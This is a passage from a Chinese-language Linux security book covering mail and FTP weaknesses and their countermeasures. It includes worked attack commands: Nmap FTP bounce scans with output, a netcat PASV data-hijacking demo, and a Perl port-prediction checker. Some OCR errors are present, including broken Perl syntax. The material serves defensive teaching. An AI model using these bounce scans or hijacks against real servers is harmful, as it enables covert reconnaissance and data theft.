| <code>default_destination_concurrency_limit</code> | 同时向同一接收者发送的邮件数上限 |
| <code>message_size_limit</code> | 任何大于该尺寸的邮件都将被拒收 |
| <code>bounce_size_limit</code> | 在回返时允许发回给发送者的原始内容尺寸。通常认为发回整个邮件没有必要,而 |

queue_minfree

且也会有较大的通信花费

在邮件队列所在的文件系统中应当保留多大的未用空间。设置该变量有助于在填满文件系统前阻止 Postfix 接收新邮件

此外还有许多其他变量,可以根据需要设置。可以在<http://www.postfix.org/resource.html>和<http://www.postfix.org/rate.html>上以及文档中查看与资源和使用率限制有关的选项。



Postfix 自由可写的 maildrop 目录

流行度: 5

简单度: 5

影响力: 4

风险率: 5

在首次发布时, Postfix 自夸在套件中没有一个是 `setuserid` 或 `setgroupid` 的。所有要发送的邮件都由某个 Postfix 程序写入到 maildrop 目录中, 然后由单独的 Postfix 守护进程取出并发送到合适的地方。

然而, 为了使所有发送邮件的用户都能写入该目录, 需要将该目录的许可设置为自由可写。同 `/tmp` 一样, 应当设置目录的 sticky 位以确保邮件在发送前不会被其他用户删除。不幸的是, 这个系统仍然可能受到其他与邮件相关的攻击。

如果 maildrop 目录下的某个文件有多个硬链接, 则 Postfix 将丢弃这个文件。因为所有人都可以写这个目录, 所以任何人都能够对队列中的文件添加额外的链接。这样, 这些文件(邮件)就会被删除, 而不会发送出去, 且此时也不会向用户发出警告。

另一个存在的可能性是用户可以将别人的文件以邮件形式发送出去。但是, 这种情况需要满足非常严格的要求。受影响者的文件模式必须设置为 700, 必须与 maildrop 目录在同一个文件系统, 必须以 Postfix 可接受的格式保存, 攻击者必须能够对其建立链接, 而且在链接创建之后, 必须由受影响者将该文件删除。这些要求不是不可能满足, 但确实不是很常见。

注意

这些缺陷最初由 Gmail 的作者 Bernstein 指出。Venema 和 Bernstein 就他们两个系统安全性的问题有一段时间曾公开争论。读者可以从<http://cr.yp.to/maildisaster/postfix.html> 查阅 Bernstein 的观点。

一 自由可写的 maildrop 目录对策

最初 Venema 不愿意改正这个问题，因为看起来这只有一种解决方法：一个 setgroupgid 程序。然而，最终他不得不承认这是惟一的方法，并创建了一个名为 postdrop 的 setgroupgid 程序。并将 maildrop 目录的许可设置为 1730，并将其组 ID 设置成与 postdrop 的组一致，从而只有该程序才能写入 maildrop 目录。如果 Postfix sendmail 外壳程序发现不能写入 maildrop 目录，就会自动调用 postdrop。

在安装和配置 Postfix 时，它会要求用户输入 setgid 的组名。如果指定了名字，它就会安装 setgroupgid 的 postdrop 程序，并且使用受限的目录许可。否则，仍将使用自由可写的目录。

如果系统只被自己和其他所信任的人使用，则设置自由可写的 maildrop 目录可能更好一些。反之，则应当配置 Postfix 以使之启用 setgroupgid 的 postdrop。



纯文本 SMTP

| | |
|-----|---|
| 流行度 | 5 |
| 简单度 | 6 |
| 影响力 | 7 |
| 风险率 | 6 |

虽然在系统中，邮件只能被相应用户（和 root）读取，但它在网上却以纯文本传输。也就是说，任何人只要能够监听发送邮件的机器和目的机之间的连接，就能够读取所有过往的邮件。因为邮件通常经由不同的中继服务器（例如企业内联网），因此在每个步骤都可能被黑客或缺乏职业道德的系统管理员截获。理论上，任何中继邮件的系统，如果需要都可以保留邮件的副本，甚至会保存在某高级公司为恢复删除文件所准备的未加密磁盘空间上。

某些 SMTP 服务器和客户端支持 SMTP-AUTH，它是 SMTP 的扩展，允许用户向服务器提交身份认证信息。这通常用于实现一般情形下不被允许的中继，例如某合法用户通过在家中的拨号帐号连接公司的邮件服务器。因为这种情况下所用的用户名和帐号通常与 Linux 用户名和帐号相同，所以存在安全隐患。

一 邮件和 SMTP 加密

如果邮件中包含敏感数据，不应当未经加密就发送。任何现代的 MUA 都包含加密部件。如果没有，那么确切地说，它就称不上现代。PGP 是最被广为支持的加密算法。我们喜欢使用 GnuPG (GNU Privacy Guard) 作为 PGP 软件，它在美国（及其令人困扰的加密法令）之外

开发,因此不受相应法令约束,可以在<http://www.gnupg.org>下载。许多邮件客户端,如Mutt、Pine和Elm都直接或通过补丁支持PGP,因此请查阅相关文档以确认系统所使用的客户端是否支持这一算法。在PGP之后,S/MIME也开始被支持,它主要用于Netscape的邮件客户端。

在RFC2487中定义了SMTP的新扩展——STARTTLS。STARTTLS在SMTP链接中提供SSL/TLS加密设置。现在它仍然没有在服务器或客户端得到广泛应用,但随着时间推移,估计会得到越来越多的支持。使用SSL/TLS可确保SMTP-AUTH数据通过加密连接传输,因而不会被嗅探。关于系统所使用的邮件服务器对RFC2487的支持信息,可查阅下面给出的相应URL:

- ▼ **Sendmail** 在版本8.11之后内建支持。
- **Qmail** 在qmail.org上给出了由Frederik Vermeulen开发的Qmail补丁。
- ▲ **Postfix** 在http://www.aet.tu-cottbus.de/personen/jaenicke/postfix_tls/上给出了Postfix某个版本的补丁,由Lutz Janicke (OpenSSL的开发者之一)开发。在某种程度上,这一补丁可以集成到主要的Postfix代码中。

通过查看SMTP命令EHLO的响应可确定系统使用的邮件服务器是否支持STARTTLS:

```
machine$ telnet localhost 25
Trying 127.0.0.1...
Connected to localhost
Escape character is '^]'.
220 mail.example.org ESMTP Postfix
EHLO localhost
250-mail.example.org
250-PIPELINING
250-SIZE 50000000
250-ETRN
250-STARTTLS
250 8BITMIME
```

接近列表底部的250-STARTTLS行表明该服务器确实支持SMTP连接的加密。

注意

服务器支持STARTTLS并不说明其他机器也是这样。即便它们也提供了支持,该功能在适当配置前也不会被启用。而且,邮件在到达目的地之前可能会被多个机器所中继,因此它们必须都做了支持TLS的适当配置。此外,不要忘记TLS值对网络链接本身进行加密。一旦到达目的主机,邮件就以纯文本方式保存在硬盘上,对已经破解该主机上相应用户帐号或root的人而言,无密可保。我们强烈建议用户加密任何敏感数据——或所有数据,那样更好——因为这是完整实现端到端保密的惟一解决方案。



POP 和 IMAP 中的纯文本口令

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 6 |
| 影响力: | 7 |
| 风险率: | 7 |

很多人直接使用 MUA 或类似于 Fetchmail 的程序通过 POP 或 IMAP 从服务器下载邮件。不幸的是，这些协议并不提供加密，因此每个连接都以纯文本方式传输口令。对于每一会话，IMAP 只需建立一个连接，而 POP 在每次检查邮件状态或下载新邮件时都需要新的连接。因为这些口令也可能是用户所使用的 Linux 口令，所以他们就会暴露在有能力嗅探这些连接的黑客视野之内。

一 纯文本 POP 和 IMAP 对策

因为 POP 和 IMAP 本身并不支持加密，所以需要找到一种在另一个加密连接中传输口令的方法。现在有两种常用的方法：使用 SSL 封装器或 SSH 连接。首先，设置加密程序监听某个本地端口，并将流入该端口的数据以加密方式发送到目标机器。然后，执行邮件操作时，客户端不需连接到实际的邮件服务器，而只要连向本地主机的相应端口。下面将给出两个不同的例子。

使用 Stunnel 加密 IMAP

假设用户使用 Mutt 连接 mailserver.example.com，Mutt 程序支持 SSL，而 IMAP 服务器不支持该加密方式。这时则需要在服务器上运行 Stunnel 以监听 imaps 端口的链接。

```
mailserver# /usr/sbin/stunnel -D mail.debug -p /path/to/stunnel.pem \
-N simapd -d simap -l /usr/sbin/imapd
```

并设置环境变量 \$MAIL，指向邮件服务器：

```
client$ export MAIL='{mailserver.example.com/ssl}'
client$ mutt
```

当连接到达 imaps 端口时，Stunnel 将启动 imapd 服务器，这一操作很大程度上类似于 inetd。不同之处在于 Stunnel 将对 SSL 连接进行解密，因此 imapd 不需要知道与加密层有关的任何信息。

注意

Stunnel 可能使用 TCP 封装器，因此对于想要接受连接的一方而言，必须确保在 /etc/

*hosts.allow*文件中添加了相应的内容。

使用SSH加密POP

假设用户使用Fetchmail通过POP下载邮件。如果能够使用Ssh登录到服务器，就可以利用Ssh的端口转发功能将POP连接建立在加密通道上。因此，只需在启动fetchmail之前直接运行如下命令：

```
client$ ssh -n -x -f mailserver.example.com -L8765:mailserver.example.com:
110 \"sleep 60"
```

所有连向本地端口8765的链接都将通过加密通道发送到邮件服务器的POP端口，然后，运行fetchmail时，在命令行参数上添加--port 8765，并指向本地主机而非mailserver.example.com。

用户甚至可以进一步简化这个步骤，将下面几行添加到fetchmailrc文件中，此后就根本不需要手工处理Ssh操作：

```
poll localhost port 1234 with protc pop3:
  preconnect "ssh -n -x -f mailserver.example.com \
    -L 8765:mailserver.example.com:110 'sleep 60'"
```

注意

要使用这个自动方法，用户必须能够以某种方式实现无口令登录mailserver.example.com，例如在两个主机之间启用*ssh.config*信任关系，或者以可信的标识运行ssh-agent。这些方法的讨论超出了本节的范围，但是我们建议读者阅读<http://www.employees.org/~satch/ssh/faq/>上的Ssh FAQ。

安全口令验证

某些POP客户端开始支持APOP和KPOP验证。这些方法允许用户通过纯文本连接向POP服务器提交验证信息，同时又不泄露口令信息。在验证过程中，服务器向客户端发出challenge，而客户端将该challenge和口令结合起来产生一个单独的响应，并将其发送回服务器。因为口令本身并不在网络上传送，因此不可能被嗅探。

不幸的是，这些验证方法并没有被所有邮件客户端和服务端实现，因此系统管理员必须告诉用户可以使用哪些方法——有些方法并不总能见效。另一个问题是，这些方法虽然保护

了口令,但连接本身依然是纯文本的,因此仍可被嗅探和劫持。如果所要发送的邮件包含敏感信息,就应当使用前面给出的某个真正的加密方法。

11.2 文件传输协议 (FTP)

共享信息、程序、源代码和任何形式的数据是 Internet 最大的优点之一。在 World Wide Web 创建之前的很长时间内,人们使用 FTP (File Transfer Protocol) 发送和接收数据。有关 FTP 的最早 RFC 可以追溯到 1971 年,那时 Internet 还仍然是 APRANET。

在 HTTP 出现之前,FTP 是事实上的文件传输机制。现在,它可能仅次于 HTTP,但仍然是源代码发布的主要方式。不过,FTP 服务器的安全记录非常差。即便是使用最广泛的 FTP 服务器 wu-ftp,在 1995 到 2000 年间也发现了 10 个可能危及到 root 权限的漏洞。甚至 FTP 协议本身也可以被各种精巧的方式滥用。为了便于理解本节将要讨论的内容,下面首先对 FTP 的运作机制作一介绍。

11.2.1 FTP 协议

大部分现代的协议使用单个网络连接来传输所有数据。例如,对于 HTTP^[1],客户端与服务器的 80 端口建立连接,并请求指定的页面。服务器告诉客户端所要发送的字节数,在接受完这些数据之后,客户端还可以在同一通道内发送其他请求。然而,FTP 协议使用两个单独的连接分别传输命令和数据。

- ▼ **命令通道** 命令通道是 FTP 客户端连向服务器 21 端口的网络套接字连接。比如 LIST 和 RETR 的命令通过这个通道传输,该通道在整个 FTP 会话期间都保持连接。
- ▲ **数据通道** 客户端和服务器之间需要交换数据时,就会建立数据通道,并在交换完成后断开。put、get 和文件列表操作等都经由该通道传输数据。这一连接由 PORT 或 PASV 命令动态创建,接下来的两节将介绍这两个命令。

FTP 协议的双通道本性使得防火墙管理员大伤脑筋。需要以应用代理逻辑来处理频繁的动态创建连接,如 TIS 防火墙中的 ftp-gw,或 ipchains masquerade 的 ip_masq_ftp。

如果未配置成受限方式,则 FTP 服务器可能被用来攻击第三方系统。此外,甚至也可欺骗 FTP 客户端使之接收错误的数

为了给理解这些攻击提供合适的背景知识,下面首先介绍 FTP 会话,然后介绍创建数据

连接的两种方法: 主动和被动模式。

11.2.2 FTP 会话范例

下面详细介绍使用标准Linux FTP客户端的FTP会话:

```
machine# ftp ftp.example.org
220 ftp.example.org FTP server ready.
Name (localhost:user): ftpuser
331 Password required for ftpuser.
Password: *****
230 User ftpuser logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
```

为了更好地了解幕后工作, 可以使用-d模式以查看发往远程服务器的实际命令:

```
machine# ftp ftp.example.org
Connected to ftp.example.org
220 ftp.example.org FTP server ready.
Name (localhost:user): ftpuser
---> USER ftpuser
331 Password required for ftpuser.
Password: *****
---> PASS XXXXXX
230 User ftpuser logged in.
---> SYST
215 UNIX Type: L8
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

以--->开头的那几行是FTP客户端发往FTP服务器的确切命令。FTP客户端向服务器发送命令, 如USER、PASS、LIST、DELETE等。而服务器发回响应码和可读的字符串, 响应码由3个数字组成, 表示相应命令执行的成功级别。如果读者曾经手工使用过SMTP(例如使用telnet machine 25), 则应当熟悉这种风格。

11.2.3 主动FTP模式

FTP数据传输支持的第一种模式叫主动模式。对于大多数UNIX FTP客户端而言,这是默认模式,但最近的某些Linux发布开始转向默认设置被动模式。

下面,我们使用详细模式来执行简单的列表和下载文件操作。

```
ftp> ls
---> PORT 10,15,82,78,6,156
200 PORT command successful.
---> LIST
150 Opening ASCII mode data connection for /bin/ls.
total 100
drwx----- 2 ftpuser users      4096  Feb 28 2000 Mail
drwx----- 2 ftpuser users      4096  Feb 25 2000 bin
-rw----- 1 ftpuser users     33392  Jan 15 10:14 mutt.tgz
-rw----- 1 ftpuser users     40184  Sep 17 01:01 stunnel-3.11.tgz
drwx----- 2 ftpuser users      4096  Sep 17 01:01 tmp
226 Transfer complete.
ftp> get mutt.tgz
local: mutt.tgz remote: mutt.tgz
---> PORT 10,15,82,78,16,29
200 PORT command successful.
---> RETR mutt.tgz
150 Opening BINARY mode data connection for mutt.tgz (33392 bytes).
226 Transfer complete.
33392 bytes received in 0.097 secs (3.4e+02 Kbytes/sec)
ftp>
```

用户输入ls命令时,FTP客户端绑定一个端口,以供服务器连向这个端口并发回所请求的数据。然后客户端使用PORT命令把该端口号和IP地址发送给服务器,格式如下:

PORT W,X,Y,Z,H,L

W, X, Y, Z是客户端IP地址的4个字节,上例即为10.15.82.78。H和L分别是端口号的高和低字节。这样,在上例中,FTP客户端绑定本地端口1692(即 $6*256+156$)。然后客户端发送实际的请求,这里是LIST。之后服务器打开一个从其端口20(即ftp-data端口)到客户端端口1692的连接。如果连接成功建立,则通过它发送所请求的数据,然后断开连接。

在文件下载操作中也使用了PORT命令。客户端打开本地端口4125($16*256+29$),然后

使用RETR mutt.tgz命令发出文件下载请求。

11.2.4 被动FTP模式

在被动模式中，FTP客户端请求服务器打开一个端口，以连接并传输数据，如下所示。

```
ftp> ls
---> PASV
227 Entering Passive Mode (172,25,17,28,124,175)
---> LIST
150 Opening ASCII mode data connection for /bin/ls.
total 100
drwx----- 2 ftpuser users 4096 Feb 28 2000 Mail
drwx----- 2 ftpuser users 4096 Feb 25 2000 bin
-rw----- 1 ftpuser users 33392 Jan 15 10:14 mutt.tgz
-rw----- 1 ftpuser users 40184 Sep 17 01:01 stunnel-3.11.tgz
drwx----- 2 ftpuser users 4096 Sep 17 01:01 tmp
226 Transfer complete.
ftp>
```

FTP服务器接收到PASV命令后，将绑定某个本地端口，在本例中为31919。然后在PASV返回码中告诉FTP客户端所绑定的端口。

```
227 Entering Passive Mode (172,25,17,28,124,175)
```

这些数字的含义与PORT请求中的相同，即分别表示IP地址和端口的高/低字节，并用逗号隔开。在客户端发送LIST命令后，服务器等待来自客户机的连接，并从该连接中发回数据。



纯文本口令

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 8 |
| 影响力: | 7 |
| 风险率: | 8 |

在网络上以纯文本方式传输用户名和口令是FTP协议最大的问题之一。如果黑客能够访问客户端和服务端之间的任一网络，就能够监听这些信息。多数情况下FTP用户也是系统的合法用户，因而黑客也就能获得与该帐号相关的shell权限，并以此作为攻击root的基础。

注意

匿名FTP尽管也会受到此类攻击,但不会造成实际影响,因为客户所提供的口令通常是邮件地址格式的无用串,没有任何实际意义。

一 纯文本口令对策

可以使用几种方法来加密FTP的命令通道。但这些方法不能保护动态的数据通道。要有效地进行加密,首先客户端和服务端都必须使用主动FTP模式,而且服务器必须允许命令通道之外的机器向其发送PORT命令。

这里我们将给出一个例子。首先,FTP用户与位于同一网络的实际的FTP服务器建立Ssh连接。Ssh程序绑定本地端口2121,使用该端口将命令通道的数据转发到FTP服务器的21端口:

```
ftpclient$ ssh -L 2121:ftpserver.example.com:21 trusted_machine.example.com
```

```
# Then, from a separate shell:
```

```
ftpclient$ ftp localhost 2121
```

客户端以为正在与本地主机通信,但Ssh将流经的数据包转发到实际的FTP主机。客户端使用实际IP地址发送PORT命令,但此后服务器将直接与客户端通信,而不通过Ssh的转发。建议读者阅读<http://www.employees.org/~satch/ssh/faq>上的Ssh FAQ。

技巧

如果用户在FTP服务器上拥有帐号,则应当直接使用scp或sftp,而不是使用Ssh转发来绕弯子。

另一种方法是在验证中使用一次有效的口令算法。这样,用户就能以明文方式传送口令,而在其后的连接中该口令不再有效。攻击者即使捕获了口令,也根本不能使用它。系统管理员可以对所有的Linux登录都应用这种方法(没有理由不这么做),或者仅用于FTP会话。假设用户的Linux机器支持PAM(多数都是),则只需修改/etc/pam.d/ftp文件以设置所选的一次有效口令算法。关于一次有效口令的更多信息,可以参阅第9章。

警告

保护口令非常重要。但是,任何非加密连接还会受到其他方式的网络攻击,如会话劫持或嗅探。只要有可能,就要避免使用纯文本协议。



FTP 旗标信息

| | |
|------|----|
| 流行度: | 6 |
| 简单度: | 10 |
| 影响力: | 5 |
| 风险率: | 7 |

在连接建立之后,FTP服务器立即向客户端输出一个旗标。例如,该旗标可能如下所示:

```
machine$ nc ftpserver.example.org 21
220 tux.dmz.example.org FTP server (Version wu-2.6.0(1)
    Sat Feb 5 23:37:43 EST 2000) ready.
```

在这个例子中,FTP服务器提供了若干信息。

FTP服务器的版本

该机器运行wu-ftpd 2.6.0(1)。了解服务器的版本号有助于黑客使用正确的攻击方法。

当前时间

虽然看起来没有害处,但某些基于时间的攻击可能会用到机器时间,例如,某个使用time()生成随机数种子的加密系统。

主机名

虽然从外部来看,该服务器域名为ftpserver.example.org,但实际上其主机名为tux.dmz.example.org。从主机名看,它很可能是一个Linux系统(当然,Tux是Linux的吉祥物),并且位于防火墙之后的DMZ(demilitarized zone,安全区)内。

系统的安全性并不取决于攻击者是否能够获取这类信息。但是,没有理由为黑客的工作提供便利。例如,那些不使用默认wu-ftp旗标的机器不会受到Ramen蠕虫的攻击,该蠕虫依赖于旗标字符串才能实施攻击。

每种FTP服务器都有自己的修改旗标方法。下面将介绍最流行的两种。

一 更改wu-ftpd的FTP旗标

可以在/etc/ftppass文件中设置多个配置选项来控制wu-ftpd提供FTP旗标的方式:

| | |
|-----------------------|--|
| greeting full | 提供完整的欢迎信息，包括主机名和服务器版本 |
| greeting brief | 只显示主机名 |
| greeting terse | 只输出“FTP server ready” |
| greeting text message | 准确而不加修饰地输出欢迎信息 |
| banner/path/to/banner | 显示指定文件的内容。设置该项可能会破坏那些不支持多行FTP响应的老式FTP客户端 |
| hostname name | 设置所显示的主机名。这将使用在最初的欢迎旗标和客户端退出时的摘要信息中 |

我们所钟爱的选项是将主机名设置为 `ftp.example.com`，并使用配置指令 `greeting text`。Unauthorized access prohibited. This connection has been logged。这一配置将在旗标给出如下信息：

```
machine$ ftp 192.168.1.1
Connected to 192.168.1.1
220 Unauthorized access prohibited. This connection has been logged.
Name (192.168.1.1:wendy): grant
331 Password required for grant
Password: *****
230 User grant logged in.
```

警告

必须确保FTP守护进程访问 `/etc/ftpd.conf` 文件的配置信息，即在 `/etc/inetd.conf` 文件中在如下所示的程序行的 `in.ftpd` 后添加 `-a` 标志。

```
ftp stream tcp nowait root /usr/sbin/tcpd in.ftpd -a <other args>
```

更改ProFTPD的FTP旗标

ProFTPD 使用配置文件 `/etc/proftpd.conf`，将其中的 `ServerName` 变量由默认值“ProFTPD Default Installation”改为某个新值，如下所示：

```
ServerName "Unauthorized use of this FTP server Prohibited. Go away."
```

ProFTPD能够监听多个端口和IP地址以提供不同特性的FTP服务。此时，应当在VirtualHost节中配置额外的服务器，该节的定义方式与Apache配置文件 `httpd.conf` 类似。如果系统运行多个FTP服务器，则必须在每个VirtualHost节中更改其 `ServerName`，如下所示：

```
<VirtualHost ftp.example.com>
```

```

ServerName "This exhibit is closed. Please use the nearest exit."
Port      2121
...
</VirtualHost>
<VirtualHost ftp2.example.com>
    ServerName "Anonymous FTP server. Unauthorized users will be hanged."
    ...

```

11.2.5 通过第三方FTP服务器进行端口扫描

FTP客户端所发送的PORT命令告诉FTP服务器传送数据时应当连向的IP和端口。通常，这就是FTP客户端所在机器的IP地址及其所绑定的端口。然而，FTP规范本身并没有要求客户端，发送的PORT命令中必须指定自己机器的IP。

利用这一点，黑客就能通过无关的第三方FTP服务器实施端口扫描攻击。因为攻击者的扫描是通过FTP服务器的反射实现的，这通常被称之为FTP反射。对黑客而言，这类扫描方式有两个主要优点：

提供匿名性

端口扫描的源地址为FTP服务器，而不是黑客的机器。即便目标机器安装了端口扫描监测程序，也只会认为FTP服务器就是扫描源，从而该机器的管理员会与FTP服务器管理员联系，以确认扫描的真实来源。等做完这一切，扫描早就结束了，而黑客也已利用完了所获得的信息。

规避阻塞

如果目标机器通过添加内核ACL或无效路由来自动阻塞对其进行扫描的主机，则黑客不可能在地址被拒绝之前完成整个扫描。但是，使用FTP服务器来中继扫描，就只会阻塞FTP服务器。这样，黑客就可以使用某个FTP服务器来完成对目标端口一个子集的扫描，在该主机被阻塞之后，就找到另外一个FTP服务器以继续扫描剩余部分，以此类推。在扫描完成之后，黑客就可以对目标机提供的服务进行攻击，而这样做不会触发扫描防御机制。



Nmap FTP 反射扫描

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 7 |
| 影响力: | 5 |
| 风险率: | 6 |

在第3章中详细介绍的Nmap大概是最好的扫描工具。但是,它支持滥用FTP PORT命令以实施经由第三方FTP服务器的端口扫描。PORT命令本身并不足以欺骗FTP服务器来建立连接,还必须有若干需要传送的数据。因此Nmap直接使用LIST命令。运行nmap时指定**-b (bounce)**选项,即可以该方式进行端口扫描

```
machine$ nmap -b username:password@ftpserver:port
```

注意

如果不给定用户名和口令,则其默认为 *anonymous*,默认端口为21。因此,对于匿名FTP服务器,上述命令可简写为 *nmap -b ftpserver*。

一般情况下,需要Nmap跳过对主机的ping测试;否则,对于扫描源机器而言,如果目标主机不可到达,就将中止扫描。

注意

对于某些防火墙,只有当命令中的IP地址属于受其保护的机器,它们才会重写PORT和PASV命令,即这一方法也能用于扫描防火墙之后的机器。

```
hackerbox# nmap -P0 -b username:password@ftpserver:21 \
-p 5400,5500,5800,5900,6000 target.example.com
Starting nmap V. 2.3BETA14 by fyodor@insecure.org ( www.insecure.org/
nmap/ )
Interesting ports on target.example.com (172.16.217.202):
Port State      Protocol      Service
5400 open        tcp          unknown
5800 open        tcp          vnc
5900 open        tcp          vnc

Nmap run completed -- 1 IP address (1 host up) scanned in 12 seconds
```

经由FTP服务器的Nmap端口扫描要慢于普通的端口扫描,因为Nmap根本不能控制数据包的发送速率,而必须依赖于FTP服务器的完整TCP握手过程。这也意味着这种方式下Nmap不能进行并发扫描,除非编写Nmap脚本对FTP服务器建立多个连接来扫描不同的端口范围。

一 FTP 反射扫描对策

许多FTP服务器以源端口20(ftp-data端口)建立连接。如果在系统中阻塞来自端口20的连接,就能够使自己免受FTP反射扫描的攻击。当然,这样做也会阻止合法的FTP流量。

```
# For 2.2 kernels:
```

```
ipchains -A input -i eth0 -p tcp -d $ME -s 0/0 20 www -j DENY
```

```
# For 2.4 kernels:
```

```
iptables -A INPUT -i eth0 -p tcp -d $ME -s 0/0 --dport 20 -j DENY
```

警告

并不是所有FTP服务器都使用源端口20来发送数据,因此这并不是一个彻底的解决方案。

下面是Nmap扫描过程中FTP服务器的日志记录:

```
command: USER username
<--- 331 Password required for username.
command: PASS password
<--- 230 User username logged in.
FTP LOGIN FROM hacker_box.com [192.168.2.2], username
command: PORT 172,16,217,202,23,112          # port 6000
<--- 200 PORT command successful.
command: LIST
<--- 425 Can't build data connection: Connection refused.
command: PORT 172,16,217,202,21,124          # port 5500
<--- 200 PORT command successful.
command: LIST
<--- 425 Can't build data connection: Cannot assign requested address.
command: PORT 172,16,217,202,23,12          # port 5900
<--- 200 PORT command successful.
command: LIST
<--- 150 Opening ASCII mode data connection for /bin/ls.
<--- 226 Transfer complete.
command: PORT 172,16,217,202,21,24          # port 5400
<--- 200 PORT command successful.
command: LIST
<--- 150 Opening ASCII mode data connection for /bin/ls.
<--- 226 Transfer complete.
command: PORT 172,16,217,202,22,168          # port 5800
<--- 200 PORT command successful.
command: LIST
<--- 150 Opening ASCII mode data connection for /bin/ls.
<--- 226 Transfer complete.
```

```
<--- 221 You could at least say goodbye.
FTP session closed
```

我们在每个PORT行的末尾都加上了端口号以便于阅读。而且,对于FTP服务器(wu-ftpd),我们也使用in.ftpd -lvLao参数打开了其完整调试功能。

客户端的IP地址为192.168.2.2。然而,PORT命令所给的IP为172.16.217.202,指向实际扫描目标。错误信息号425(Connection failed)表示出错。可以使用日志分析工具来查看这些错误信息。

多数FTP服务器现在都配置成拒绝IP地址与客户端机器不符的PORT命令。为了实现这一简单的改动,已经花了不少时间。例如,*Hobbit*早在1995年7月发表于Bugtraq的文章中就指出了这个问题,但是wu-ftp直到1999年10月才给出解决方案。

必须手工核查相应配置,以确认系统中的FTP服务器将拒绝不适当的PORT命令。下面给出了一种检查这类配置的快捷方法。

```
machine$ cat ftp.bounce.detect
USER username
PASS password
PORT 127,0,0,1,10,10
LIST
QUIT
```

```
machine$ nc ftpserver 21 < ftp.bounce.detect
220 Welcome to our ftp server. Have a good day!
331 Password required for username.
230 User username logged in.
200 PORT command successful.
425 Can't build data connection: Connection refused.
221-You have transferred 0 bytes in 0 files.
221-Total traffic for this session was 292 bytes in 0 transfers.
221 Goodbye.
machine$
```

"425 Can't build data connection: Connection refused"这一行信息说明该例中的服务器易于遭受反射攻击。这一信息说明服务器确实尝试过连接PORT命令中所指定的主机/端口。多数配置正确的服务器将给出不同的错误信息,或者更可能的是直接断开连接,如下所示:

```
machine$ nc anotherftpserver 21 < ftp.bounce.detect
220 Secure FTP server. You are not wanted here.
```

```
331 Password required for username.
230 User username logged in.
machine$
```



PASV FTP 数据劫持

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 5 |
| 影响力: | 5 |
| 风险率: | 5 |

在FTP客户端发出PASV或PORT命令之后,发送跟随的数据请求(LIST、RETR、STOR等)之前,存在着一个易受攻击的时间窗口。如果黑客能够猜到所打开的端口,就能够连接并截取或替换正在发送的数据。

对于匿名FTP服务器,这一点没什么用处,因为黑客能够直接登录到服务器下载任何数据。然而,因为FTP身份验证在建立数据连接之前,所以黑客可以使用这个方法截取来自非匿名FTP服务器的数据,而本来他可能无权得到这些东西。

```
# The user attempts to do a LIST on the FTP server
#
ftp> ls
200 Entering Passive Mode (127,0,0,1,160,34)
150 Opening ASCII mode data connection for /bin/ls.
#
# Normally the user would see a file listing here
#
226 Transfer complete.
ftp>
```

```
# The hacker, between the time the PASV and LIST
# commands were sent, connects to port 40994
# and receives the file listing
#
```

```
hackerbox$ nc ftpserver 40994
```

```
total 100
drwx----- 2 ftpuser  users  4096 Feb 28 2000 Mail
drwx----- 2 ftpuser  users  4096 Feb 25 2000 bin
-rw----- 1 ftpuser  users 33392 Jan 15 10:14 mutt.tgz
-rw----- 1 ftpuser  users 40184 Sep 17 01:01 stunnel-3.11.tgz
```



```
drwx-----      2 ftpuser  users   4096 Sep 17 01:01 tmp
hackerbox$
```

为了实现这一攻击,黑客必须提前知道FTP服务器将要绑定并建立PASV数据连接的端口号。然而,很多FTP服务器并不是随机选取其PASV端口,每次只是简单地递增端口号,因此,黑客所需做的只是亲自连接到FTP服务器以确定当前使用的端口号。然后他就可以逐个连接更高阶的端口,以尝试捕获数据。

❶ PASV FTP 数据劫持对策

许多FTP服务器现在只允许特定机器与其PASV绑定端口连接,该机器必须与发出相应数据传输请求的FTP客户端有相同的IP地址。这一设置将自动阻止多数此类攻击。对运行可检测该类错误的较新版wu-ftpd服务器,如果发动此类攻击,则服务器将在向FTP客户端发回如下信息后中止连接,并且该信息也会被记录到日志中。

```
425 Possible PASV port theft, cannot open data connection.
```

管理员应当对系统的FTP服务器运行这类攻击,以确定它是否允许来自命令通道之外的IP地址建立相应的数据连接。如果攻击成功,就应当升级或替换FTP服务器。

但是,这不是一个彻底的解决方案。越来越多的机器受到防火墙的保护。所有来自同一防火墙区域不同机器的FTP会话,其IP地址都是这个防火墙的IP。因此,所有该防火墙之后的机器都能够劫持同一区域内其他机器建立的PASV数据连接。

技巧

如果你认为位于同一个防火墙区域内的所有人都应有相同的信任等级,那我们建议你提高自己的安全警惕性。如果你仍然坚持自己的观点,那么阅读美国政府关于加密和计算机攻击的政策可能会使你转变。

如果系统的FTP服务器不使用递增的端口号,那么如果没有特别好的运气,即便是来自同一IP地址的用户也不能成功进行数据劫持攻击。以下程序可以确认FTP服务器是否真正使用了随机的端口号:

```
#!/usr/bin/perl
#
# pasv_ports.pl -- determine if an FTP server uses sequential
#                  ports in response to the PASV command

use FileHandle;
```

```

$|=1;

$hostname = shift @ARGV;

$username=shift @ARGV || 'anonymous' if @ARGV;
$password=shift @ARGV || 'mozilla@' if @ARGV;

die "Usage: $0 ftpserver {username [password] }" if @ARGV or !$hostname;

defined ($pid = open NETCAT, "-|") || die "open";

if ( $pid ) {
    # parent
    NETCAT->autoflush(1);
    for ( <NETCAT> ) {
        push @ports, $1*256+$2 if /\( \d+, \d+, \d+, \d+, (\d+), (\d+)\)/x;
        #
        IP ADDRESS
        PORT
    }
} else {
    open NC, "|nc $hostname 21" or die "Can't fork netcat";
    NC->autoflush(1);

    print NC "USER $username\nPASS $password\n";
    for i 1..10 ) { sleep 1; print NC "PASV\n"; }
    print NC "QUIT\n";

    close NC;
    exit 0;
}

print "The passive ports opened were:\n@ports\n";

```

直接运行程序并检查输出。

```

machine$ pasv_ports.pl anonftpserver
The passive ports opened were:
8273 8274 8276 8277 8279 8280 8281 8282 8283 8285

machine$ pasv_ports.pl my_ftpserver username password
The passive ports opened were:

```


47175 5982 35909 51887 42917 1541 24804 47636 6144 29254

第一个服务器使用递增端口号。序列中偶尔的间断可能是因为其他用户建立的PASV FTP连接。但是，第二台机器显然以随机方式生成端口号。如果系统的FTP服务器使用递增端口号，但又想支持PASV FTP，则请升级到最新版本，或者转换到其他FTP服务器。

警告

